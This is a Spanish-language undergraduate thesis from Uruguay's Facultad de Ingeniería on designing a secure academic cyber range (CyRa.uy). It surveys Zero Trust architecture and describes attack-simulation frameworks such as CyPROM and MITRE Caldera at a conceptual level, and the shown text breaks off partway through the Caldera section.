FACULTAD DE
INGENIERÍA

UNIVERSIDAD
DE LA REPÚBLICA
URUGUAY

Universidad de la República

Facultad de Ingeniería

CyRa.uy:
Hacia un cyber range académico

---

informe del proyecto de grado presentado como requisito para la graduación en la carrera

Ingeniería en Computación

Autores:

Gabriel Corujo

Manuel Rodríguez

Tutores:

Gustavo Betarte

Marcelo Rodríguez

Rodrigo Martínez

Usuario responsable:

Juan Diego Campo

Montevideo, diciembre de 2023

Agradecimientos

A nuestros tutores, Gustavo Betarte, Marcelo Rodríguez y Rodrigo Martínez. Queremos expresar nuestro más sincero agradecimiento por su apoyo, motivación y orientación que nos brindaron durante todo el proceso de desarrollo y presentación de nuestra tesis, que no habría sido posible sin su contribución.

A Juan Diego Campo, como usuario principal, le agradecemos la dedicación y paciencia durante todo el recorrido del proyecto, quien nos brindó sus conocimientos y experiencia sobre la plataforma LaSI.

A Guillermo Guerrero, autor del proyecto de reingeniería del LaSI, por acompañarnos desde el inicio de este proyecto, y por brindarnos conocimientos y consejos relacionados a la plataforma.

A María Eugenia Corti, Mónica Martínez y Leonardo Vidal, que se presentaron para conformar el tribunal evaluador. Les agradecemos el tiempo y la atención dedicados a la revisión de nuestro trabajo.

A nuestras familias y amigos por su constante apoyo y motivación durante toda esta etapa de formación.

You can never protect yourself 100 %. What you do is protect yourself as much as possible and mitigate risk to an acceptable degree. You can never remove all risk.

Kevin D. Mitnick
Author of Ghost in the Wires

RESUMEN

Este trabajo tiene tres objetivos específicos: desarrollar una arquitectura de seguridad para el *Cyber Range* del Grupo de Seguridad Informática (GSI), dotar a dicho *Cyber Range* de funcionalidades que faciliten el acceso y uso del mismo, e incorporar la simulación y/o generación de ataques automáticos con el fin de poder realizar prácticas orientadas a la seguridad defensiva y al análisis forense digital.

Se ha realizado un relevamiento del estado del arte de arquitecturas de seguridad propicias para un *cyber range*, poniendo especial foco en lo que se conoce como arquitecturas de confianza cero (Zero Trust). Asimismo se relevaron herramientas que proveen soporte automatizado para la simulación de ciberataques.

En este trabajo se han identificado un conjunto de requerimientos para posibilitar el aseguramiento de una plataforma de este tipo, y se analizaron y propusieron componentes tecnológicos que permiten satisfacer dichos requerimientos. Basándonos en el análisis realizado se propone una arquitectura para la plataforma, definiendo las distintas redes, los componentes y sus interacciones.

Se ha implementado un prototipo funcional de la plataforma definida considerando un subconjunto de los componentes identificados y se realizó un experimento con un escenario de complejidad significativa que permitió validar las capacidades y propiedades de la plataforma propuesta.

Palabras claves:
Ciberseguridad, Cyber Range, Infraestructura, Seguridad, Simulación de ataques, Zero Trust

Índice

Lista de figuras

Lista de siglas

API Application Programming Interface
ATT&CK Adversary Tactics, Techniques and Common Knowledge
C2 Command and Control
CPAP Centro de Posgrados y Actualización Profesional
CROND Cyber Range Organization and Design
CyLMS Cybersecurity Training Support for LMS
CyPROM Scenario Progression Management for Cybersecurity Training
CyRIS Cyber Range Instantiation System
CyTrONE Cybersecurity Training and Operation Network Environment
EVA Espacio Virtual de Aprendizaje
GSI Grupo de Seguridad Informática
HTML5 Hypertext Markup Language 5
HTTP Hypertext Transfer Protocol
HTTPS Hypertext Transfer Protocol Secure
JAIST Japan Advanced Institute of Science and Technology
KVM Kernel Virtual Machine
LaSI Laboratorio de Seguridad Informática del InCo
LDAP Lightweight Directory Access Protocol
LFI Local File Inclusion
LMS Learning Management System
MitM Man-in-the-Middle
P2P Peer to Peer
PA Policy Administrator
PDP Policy Decision Point
PE Policy Engine
PEP Policy Enforcement Point
RDP Remote Desktop Protocol
SCORM Sharable Content Object Reference Model
SO Sistema Operativo
SSH Secure Socket Shell
SSL Secure Sockets Layer
SUID Set User ID
TA Trust Algorithm
TCP Transport Control Protocol
TTP Tactics, Techniques and Procedures

URL Uniform Resource Locator
VM Virtual Machine
VNC Virtual Network Computing
YAML Yet Another Markup Language
ZT Zero Trust
ZTA Zero Trust Architecture

1. Introducción

Brindar una educación adecuada en el área de seguridad es fundamental para los futuros profesionales de la computación, donde se les dota con los conocimientos y habilidades necesarias para que tengan una noción de las amenazas existentes en la actualidad, entender su funcionamiento y cómo defenderse de las mismas. Hacer uso únicamente de la teoría no es suficiente para que un individuo logre una mejor comprensión de los conceptos impartidos.

Esto justifica que sea imprescindible tener un ambiente donde se puedan hacer prácticas sobre diferentes amenazas de manera controlada. Aquí es donde entran en juego los *cyber ranges*, los cuales son plataformas que permiten simular ambientes de redes, sistemas y aplicaciones para el aprendizaje interactivo, seguro y legal en temas relacionados a la seguridad. Se distinguen tres tipos de usuarios: educadores, que generan el material didáctico y escenarios; estudiantes, que buscan entrenar sus habilidades; y administradores, encargados de gestionar la plataforma. Los *cyber ranges* promueven el aprendizaje de una manera más práctica en los escenarios desarrollados por los educadores, complementando los conceptos teóricos aprendidos. Este tipo de ambiente provee un entorno de capacitación virtual aislado que permite que los estudiantes puedan experimentar y participar en escenarios de defensa o ataques.

El laboratorio de Seguridad Informática del InCo (LaSI) [CEP09] estuvo operativo desde el año 2007, y fue la plataforma computacional sobre la que se realizaban los laboratorios de ciberseguridad de las asignaturas Fundamentos de Seguridad Informática, Taller de Seguridad Informática y los cursos del Diploma de Especialización en Seguridad Informática del CPAP.
En el proyecto *Reingeniería del Laboratorio de Seguridad Informática del InCo* [GG21] llevado a cabo en 2021, se realizó un estudio en profundidad de las técnicas y herramientas corrientemente utilizadas en este tipo de plataformas, y se propuso un plan de re-ingeniería del laboratorio LaSI, de forma de incorporar prácticas y tecnologías que propicien la creación y ejecución de escenarios de entrenamiento en forma fluida, segura y eficiente. Se diseñó e implementó un primer prototipo funcional de un *cyber range*, donde dicha implementación se basó en el framework CyTrONE [BTP+18], siendo ésta la solución que mejor se alineaba con los requerimientos establecidos. Como parte del proyecto, se modificó dicho framework y se integró con Elastic Security.

En el prototipo diseñado se utilizó el módulo CyRIS [PTCB16] del framework CyTrONE para el despliegue de escenarios realistas y flexibles a partir de una especifi-

cación de escenario sencilla. Además, se implementó una mejora para la gestión de las instancias de los escenarios, que permite un control más granular de las mismas. Por otro lado, para lograr un monitoreo continuo del progreso de los estudiantes en los laboratorios se integró el componente Elastic Security al prototipo, permitiendo crear reglas que generen alertas cuando el estudiante avanza correctamente en la práctica. Este prototipo comenzó a utilizarse como nuevo laboratorio de Seguridad Informática en el año 2023. En dicho proyecto no fue definida una arquitectura centrada en el aseguramiento de los componentes y del *cyber range* en general.

El presente proyecto tiene como objetivo principal definir la arquitectura de seguridad para el despliegue e integración del nuevo *cyber range*, nombrado *CyRa.uy*, con herramientas que permitan el seguimiento de la actividad de los estudiantes. Adicionalmente, se desea dotar al *cyber range* de la capacidad de poder generar ataques en forma automática sobre los escenarios desplegados.

Para cumplir con los objetivos planteados se agregaron al *cyber range* los siguientes componentes: CyLMS y Moodle, para el seguimiento de la actividad de los estudiantes; CyTrONE, para centralizar la gestión del *cyber range*; Apache Guacamole; para el acceso a los escenarios; Caldera, para la simulación de ataques; un servidor de autenticación; para la autenticación de los usuarios en la plataforma; y un Policy Decision Point/Policy Enforcement Point, para el control de las peticiones sobre los recurso de la plataforma.

Para la definición de la arquitectura se planea hacer especial foco en los problemas de seguridad para el despliegue del *cyber range* asegurando particularmente el aislamiento tanto entre los distintos escenarios, como entre cada escenario y los demás recursos de la plataforma. Con un adecuado diseño de arquitectura se logra un mejor control de la plataforma para la cual se define que todos los componentes estén integrados internamente en la misma, sin la necesidad de recurrir a servicios externos que podrían ser menos controlables o potencialmente menos seguros. Además, esto resulta en un ambiente altamente portátil y adaptable a diferentes entornos.

Para el seguimiento de las actividades de los estudiantes y simplificar el acceso a los escenarios se integra el *cyber range* con Moodle, utilizando el módulo CyLMS [BTT+19]. Este módulo proporciona herramientas para la gestión de contenido educativo del entrenamiento del estudiante a través de un LMS[1] , así como también, facilita el acceso de los estudiantes a los escenarios a través de la web.

Por último, se integra el framework Caldera que permite a los educadores generar en forma automática amenazas adaptativas y/o simulaciones de ataques sobre los

[1] Es un software que ayuda a crear, administrar, organizar y entregar materiales de aprendizaje en línea a los estudiantes.[Moo]

escenarios desplegados.

Con el fin de definir la arquitectura de seguridad del *cyber range* se hizo un relevamiento de las posibles arquitecturas existentes para estas plataformas, con principal foco en la arquitectura Zero Trust [RBMC20] la cual fue propuesta por los docentes. Esta arquitectura se basa en la premisa de no confiar en ninguna entidad, ni siquiera las que se encuentran dentro de la red interna, por lo tanto, su uso es el adecuado debido a que los *cyber ranges* son entornos hostiles. Partiendo del diseño del proyecto previo, se decidió utilizar la arquitectura Zero Trust como base para la plataforma, ya que de las analizadas es la que mejor se adecúa a los requerimientos de seguridad del *cyber range*. Con la arquitectura base elegida, se realizó la segmentación de redes y la especificación de políticas, teniendo en cuenta los principios de seguridad conocidos y haciendo un intercambio de propuestas con los docentes.

A su vez, se investigó sobre herramientas para la generación de amenazas adaptativas y/o simulación de ataques, donde se consideraron el módulo CyPROM [BITS19] del framework CyTrONE y el framework Caldera [MITf] de MITRE. En base a la investigación realizada se optó por utilizar el framework Caldera para la generación de amenazas adaptativas y/o simulación de ataques sobre los escenarios, debido a la cantidad de alternativas que provee a la hora de diseñar prácticas, y por la comunidad activa encargada de su desarrollo y mantenimiento.

En el trabajo de investigación se llevó a cabo la revisión de documentos bibliográficos y diversa fuentes de información disponibles en internet.

Por último, se realizó la integración del módulo CyLMS para la gestión del contenido educativo; durante el análisis de este componente se identificaron problemas de seguridad que fueron resueltos integrando la herramienta Apache Guacamole a la solución, mejorando la seguridad de los accesos a las prácticas del *cyber range*.

En base a la solución final se desarrolló un prototipo en el que se configuraron e integraron los módulos CyRIS, CyLMS, Apache Guacamole y el framework Caldera. El despliegue de este prototipo se realizó sobre un computador personal. Para poner a prueba el prototipo, se creó un escenario dinámico el cual hace uso de todos los componentes, se utilizó el framework Caldera para generar ataques automatizados sobre un escenario desplegado con CyRIS, donde el acceso a las máquinas del escenario se efectúa utilizando Moodle y Apache Guacamole.

El informe se estructura de la siguiente manera: en el capítulo 2 se presenta un resumen del estado del arte sobre las arquitecturas de seguridad para *cyber ranges* y de

frameworks de seguridad para la generación de amenazas adaptativas y/o simulación de ataques; en el capítulo 3 se realiza un análisis de los requerimientos de seguridad de la plataforma y de los componentes necesarios para las funcionalidades a incorporar; en el capítulo 4 se plantea el diseño de la arquitectura final junto con sus componentes; en el capitulo 5 se detalla la integración del framework Caldera; en el capítulo 6 se desarrolla un prototipo basado en el diseño final y se evalúa creando una práctica de ejemplo; en el capítulo 7 se detalla el trabajo a futuro; finalmente, en el capítulo 8 se presentan las conclusiones.

2. Estado del arte

En este capítulo se analiza la arquitectura Zero Trust la cual es relevante en un entorno de *cyber range*. Se da una especial atención y profundización en esta debido a sus ventajas y características innovadoras en términos de seguridad y protección de los recursos. Además, se presentan frameworks de generación y/o simulación de ataques automatizados con principal enfoque en el framework Caldera, que fue integrado a este *cyber range*.
Este capítulo está basado en el documento [CR23], el cual presenta de forma más extensa un estado del arte de estos temas.

2.1. Arquitectura Zero Trust para un Cyber Range

Un paradigma de seguridad tradicional son las arquitecturas de red basada en perímetro [Clo], en este se establece un perímetro de seguridad alrededor de la red interna de una organización, y se confía en la premisa de que todo lo que está dentro de ese perímetro es seguro. Esto plantea problemas de seguridad, ya que si un atacante logra acceder a la red, también puede acceder a los datos y sistemas internos. Aunque existen firewalls y herramientas de prevención de intrusiones, si un ataque logra superar estas barreras, las consecuencias pueden ser graves para la organización. Por lo que es necesario replantear el modelo de seguridad para abordar estas vulnerabilidades.

La arquitectura *Zero Trust* es un paradigma de seguridad que se basa en la premisa de no confiar en ninguna entidad, ni siquiera en las que se encuentran dentro de la red interna. A diferencia del enfoque tradicional de seguridad perimetral, donde se confía en la red interna y se establecen restricciones solo en las conexiones externas, el enfoque de Zero Trust implica verificar y autenticar cada interacción y acceso, independientemente de su origen o ubicación. Esto se logra mediante el uso de políticas de seguridad granulares, autenticación de múltiples factores y monitoreo constante de las actividades de los usuarios y dispositivos.

La arquitectura Zero Trust [RBMC20] está basada en los principios de Zero Trust (véase 2.1.2), en este se incluyen la autenticación multifactorial, la segmentación de la red y la monitorización constante. Al requerir una autenticación continua y rigurosa, la arquitectura Zero Trust ayuda a proteger contra amenazas internas y externas, incluyendo ataques de phishing, malware y robos de credenciales.

En términos simples, una arquitectura Zero Trust es una forma de proteger la red de una organización mediante la implementación de medidas de seguridad rigurosas y continuas para cada solicitud y acceso a los recursos de la red, independientemente del origen de la solicitud.

2.1.1. Conceptos básicos de Zero Trust

Zero Trust es un paradigma de ciberseguridad enfocado en la protección de los recursos y con la premisa de que la confianza nunca se otorga implícitamente, sino que debe de evaluarse continuamente.

El enfoque inicial debe ser la restricción de los recursos, accediéndose con el mínimo privilegio necesario para completar el objetivo. Esto permite detectar los ataques no solo desde el exterior de la red, sino desde dentro de la red de la organización.

Una definición operativa de Zero Trust y de la arquitectura Zero Trust es la siguiente:

Zero Trust (ZT): Conjunto de conceptos e ideas diseñados para minimizar la incertidumbre al hacer cumplir decisiones de acceso precisas y de mínimo privilegio en cada solicitud de los sistemas y servicios en una red considerada como comprometida.

Zero Trust Architecture (ZTA): Es un plan de ciberseguridad de una organización que utiliza los conceptos de Zero Trust (véase 2.1.2), abarcando las relaciones de los componentes, la planificación del flujo de trabajo y las políticas de acceso. Por lo tanto, una organización de confianza cero (zero trust enterprise) refiera a la infraestructura de red (física y virtual) y a las políticas operativas que existen para dicha organización como producto de un plan de arquitectura Zero Trust.

Esta definición tiene como objetivo el evitar el acceso no autorizado a los datos y servicios junto con un control de acceso lo más granular posible.

En la Figura 2.1 se muestra de manera abstracta el modelo Zero Trust. Se tiene un sujeto el cual necesita acceder a un recurso de la organización, y este acceso se otorga a través del Policy Decision Point (PDP) y su correspondiente Policy Enforcement Point (PEP).



Figura 2.1: Modelo del acceso Zero Trust

El sistema se debe asegurar de que el sujeto es auténtico y que la solicitud es válida. El PDP/PEP emite el juicio adecuado para permitir que el sujeto acceda al recurso. Esto implica que Zero Trust se aplica a dos áreas básicas: autenticación y autorización.

La zona de confianza implícita (*Implicit Trust Zone*) representa el área donde se confía en todas las entidades en al menos al nivel del último gateway PDP/PEP (cada gateway PDP/PEP tendrá su nivel de confianza correspondiente).

El PDP/PEP aplica un conjunto de controles para que todo el tráfico más allá del PEP tenga un nivel de confianza común. Mientras más chica sea la zona de confianza implícita, más específico puede ser el PDP/PEP.

2.1.2. Principios de Zero Trust

Según la literatura extraída del NIST [For18] los principios Zero Trust son los siguientes:

1) Todas las fuentes de datos y servicios informáticos son considerados recursos.
2) Toda la comunicación está protegida independientemente de la ubicación de la red.
3) El acceso a los recursos individuales de una organización se otorga por sesión. Se evalúa la confianza del solicitante antes de otorgarle el acceso.
4) El acceso a los recursos está determinado por una política dinámica (incluido el estado observable de la identidad del cliente, la aplicación/servicio y el recurso solicitante) y puede incluir otros atributos ambientales y de comportamiento.
5) La organización supervisa y mide la integridad de todos los recursos, así como la capacidad para detectar y reconocer ciberataques, respondiendo de manera efectiva a estos incidentes.

6) Todas las autenticaciones y autorizaciones sobre recursos son dinámicas y se aplican estrictamente antes de que se permita el acceso.

7) La organización recopila la mayor cantidad de información posible sobre el estado actual de los recursos, la infraestructura de red y las comunicaciones, y la utiliza para mejorar su postura de seguridad.

2.1.3. Componentes lógicos de una Arquitectura Zero Trust



Figura 2.2: Componentes lógicos básicos de Zero Trust
Extraída de [RBMC20]

Como se observa en la Figura 2.2, una ZTA contiene una gran cantidad de componentes para su correcto funcionamiento, no obstante, los componentes que conforman el núcleo de una ZTA y son imprescindibles en toda arquitectura Zero Trust son los siguientes:

1) **Policy Engine (PE)**: Este componente es responsable de la decisión definitiva para garantizar el acceso a un recurso para un sujeto dado. El PE toma y registra la decisión (si fue aprobada o denegada), y el PA ejecuta la decisión.

2) **Policy Administrator (PA)**: Este componente es responsable de establecer y/o finalizar la conexión de comunicación entre un sujeto y un recurso (mediante comandos a los PEPs).

3) **Policy Enforcement Point (PEP)**: Este componente es responsable de habilitar, monitorear, y eventualmente finalizar las conexiones entre un sujeto y un recurso de la organización. El PEP se comunica con el PA para redirigir solicitudes y/o recibir las actualizaciones de políticas del PA.

En adición a los componentes básicos de una ZTA, los cuales son esenciales para garantizar la seguridad y cumplimiento de las regulaciones en la organización, existen otros componentes y fuentes de datos que se utilizan en la implementación de una ZTA en una organización como se observan en la Figura 2.2.

2.1.4. Algoritmo de confianza

El algoritmo de confianza (*Trust Algorithm*, TA) es el proceso utilizado por el *policy engine* para conceder o denegar el acceso a un recurso. El *policy engine* recibe información de múltiples fuentes como lo son: la base de datos de políticas con información observable sobre los sujetos, los atributos y roles de los sujetos, los patrones históricos de comportamiento de los sujetos, las fuentes de inteligencia sobre amenazas y otras fuentes de meta-datos. Este proceso puede agruparse en grandes categorías como se visualiza a continuación en la Figura 2.3.



Figura 2.3: Datos de entrada para el algoritmo de confianza
Extraída de [RBMC20]

En la figura anterior, las entradas pueden dividirse en categorías en función de lo

que aportan al algoritmo de confianza.

- **Access request**: Es la solicitud real del sujeto. El recurso solicitado es la principal información utilizada, pero también se utiliza información sobre el solicitante (p.e, versión del SO, software utilizado, etc). En función de estos factores y de la política de seguridad sobre el recurso, se puede restringir o denegar el acceso a los mismos.
- **Subject database**: Es el conjunto de sujetos (personas y procesos) de la organización y una colección de atributos/privilegios asignados a los sujetos. Estos sujetos y atributos forman la base de las políticas de acceso a los recursos. Las identidades de usuario pueden incluir una mezcla de identidad lógica (por ejemplo, ID de cuenta) y resultados de comprobaciones de autenticación realizadas por PEPs. Esta colección debe codificarse y almacenarse en un sistema de gestión de identidades y en una base de datos de políticas. También puede incluir datos sobre el comportamiento pasado observado del sujeto.
- **Asset database**: Es la base de datos que contiene el estado conocido de cada recurso (físico y virtual) propiedad de la organización. Se compara con el estado observable del recurso desde donde se realiza la solicitud y puede incluir la versión del SO, el software presente y su integridad, la ubicación (de red y geolocalización) y el nivel de parches. En función del estado del recurso comparado con esta base de datos, se puede restringir o denegar el acceso a los recursos.
- **Resource requirements**: Este conjunto de políticas complementa la base de datos de identidad de usuario y atributos, y define los requisitos mínimos para acceder al recurso. Los requisitos pueden incluir los niveles de garantía del autenticador, como la ubicación de la red (p.e, denegar el acceso desde direcciones IP externas), la sensibilidad de los datos y las solicitudes de configuración de los recursos.
- **Threat intelligence**: Se trata de una o varias fuentes de información sobre amenazas generales y malware activo que opera en Internet. Estas fuentes pueden ser servicios externos o exploraciones y descubrimientos internos, y pueden incluir firmas de ataques y mitigaciones. Este es el único componente que probablemente estará bajo el control de un servicio y no de la organización.

La decisión final se pasa entonces al policy administrator (PA) para su ejecución. El trabajo del PA consiste en configurar los PEPs necesarios para permitir la comunicación autorizada. Dependiendo de cómo esté desplegada la ZTA, esto puede implicar el envío de los resultados de la autenticación y la información de configuración de la conexión a los gateways y a los agentes de recursos. Los PA también pueden retener o pausar una

sesión de comunicación para volver a autenticar y autorizar la conexión de acuerdo con los requisitos de la política. El PA también es responsable de emitir el comando para terminar la conexión basándose en la política (p.e, después de un time-out, cuando el flujo de trabajo se ha completado, o debido a una alerta de seguridad).

2.2. Frameworks para la simulación de ataques

El objetivo es dotar al *cyber range* con herramientas que facilitan la creación de escenarios en los cuales los estudiantes puedan poner en práctica sus habilidades defensivas. Para lograrlo, se ha llevado a cabo un estudio de frameworks que posibilitan la generación y/o simulación de ataques automatizados sobre las prácticas.

Se investigó el componente CyPROM ya que forma parte del framework CyTrONE. Por otra parte, se buscó otra alternativa y por sugerencia de los docentes se estudió el framework Caldera.

2.2.1. CyPROM

CyPROM [CYP] es un sistema de entrenamiento el cual utiliza mecanismos de manejo de progresión de escenarios para crear ambientes de entrenamiento dinámicos, donde los tres aspectos del entrenamiento pueden ser puestos en práctica: ataque, forense y defensa.

La ejecución del escenario es realizado independientemente para cada participante, de esa forma la progresión del escenario se lleva a cabo de acuerdo con las acciones individuales. Adicionalmente, es posible comprobar la disponibilidad de los objetivos sobre los que se ejecutan los ataques, permitiendo que las acciones puedan retrasarse, para que no sean iniciadas inútilmente si los servicios todavía no están operativos. En la Figura 2.4 se muestra un diagrama de la arquitectura del módulo CyPROM.

2.2.2. CALDERA

La medición de los aspectos de seguridad de una red a través de pruebas de penetración, equipos de evaluación (Red Team) y emulación de adversarios es un proceso intensivo en recursos. En este sentido, el framework Caldera [MITf] ofrece un sistema inteligente y automatizado enfocado para Red Team, que puede reducir los recursos que



Figura 2.4: Arquitectura CyPROM
Extraída de [CYP]

necesitan los equipos de seguridad para las pruebas rutinarias, permitiéndoles enfocarse en otros problemas críticos.

Caldera es una herramienta que utiliza el modelo MITRE ATT&CK [MITa] para evaluar la seguridad de una red contra técnicas de adversarios comunmente utilizadas luego de que se compromete un sistema. Además, utiliza un lenguaje de representación del adversario, un motor de decisión para procesar los conocimientos recopilados y elegir las acciones subsiguientes, y un agente para llevar a cabo la operación. Por otra parte, el uso de Caldera puede reducir los recursos necesarios para las evaluaciones y permitir que los equipos de prueba se centren en soluciones más sofisticadas para problemas más difíciles.

Asimismo, Caldera ofrece una evaluación complementaria a otras formas de evaluación de seguridad. En lugar de basarse en la detección de indicadores de amenazas conocidas, esta herramienta se enfoca en la detección y respuesta de comportamientos de adversarios. Esto permite a las organizaciones evaluar su red en tiempo real a través de los ojos de un atacante persistente, y verificar sus defensas y configuraciones de seguridad basadas en técnicas de amenazas conocidas. [MITi]

Caldera puede utilizarse tanto para operaciones ofensivas (Red Team) como para operaciones defensivas (Blue Team). A continuación se describen los casos de usos típicos. [MITh]

1) **Automatización de ataques para Red Team**: este es el caso de uso original de Caldera. El framework se puede usar para crear un perfil de amenaza específico e iniciarlo en una red para identificar dónde puede ser susceptible esta amenaza. Esto sirve para probar las defensas de una organización y entrenar a los Blue Team sobre cómo detectar amenazas.

2) **Automatización de respuestas a incidentes**: Caldera se puede utilizar para realizar una respuesta automatizada a incidentes a través de agentes desplegados. Esto es útil para identificar TTPs (Tactics, Techniques, and Procedures) que otras herramientas de seguridad pueden no identificar o bloquear.

3) **Ataques manuales para Red Team**: Caldera se puede usar para realizar evaluaciones manuales del red team usando el agente Manx [MITj]. Esto es útil para reemplazar o agregar conjuntos de herramientas ofensivas existentes en una evaluación manual, ya que el framework se puede ampliar con cualquier herramienta personalizada que uno pueda tener.

4) **Investigación sobre inteligencia artificial**: Caldera se puede usar para probar inteligencia artificial y otros algoritmos de toma de decisiones usando el plugin Mock [MITk]. El complemento agrega agentes simulados y respuestas de habilidad simuladas, que se pueden usar para ejecutar y simular una operación completa.

2.2.2.1 Agentes

Los *agents* [MITd] son programas que se conectan periódicamente a Caldera para recibir instrucciones. Estos se comunican con el servidor de Caldera a través de un método de contacto, el cual se define inicialmente en la instalación del agente. Cada agente tiene un identificador único.

Caldera incluye tres tipos de agentes, cada uno con funcionalidades únicas, que se comunican utilizando diferentes protocolos. En la Figura 2.5 se muestra una vista desde la GUI de algunos agentes desplegados.

2.2.2.2 Habilidades

Una *ability* [MITb] es una implementación específica de una táctica o técnica del framework MITRE ATT&CK [MITa] que puede ejecutarse en agentes activos. Estas habilidades incluyen los comandos a ejecutar, las plataformas en las que se pueden ejecutar

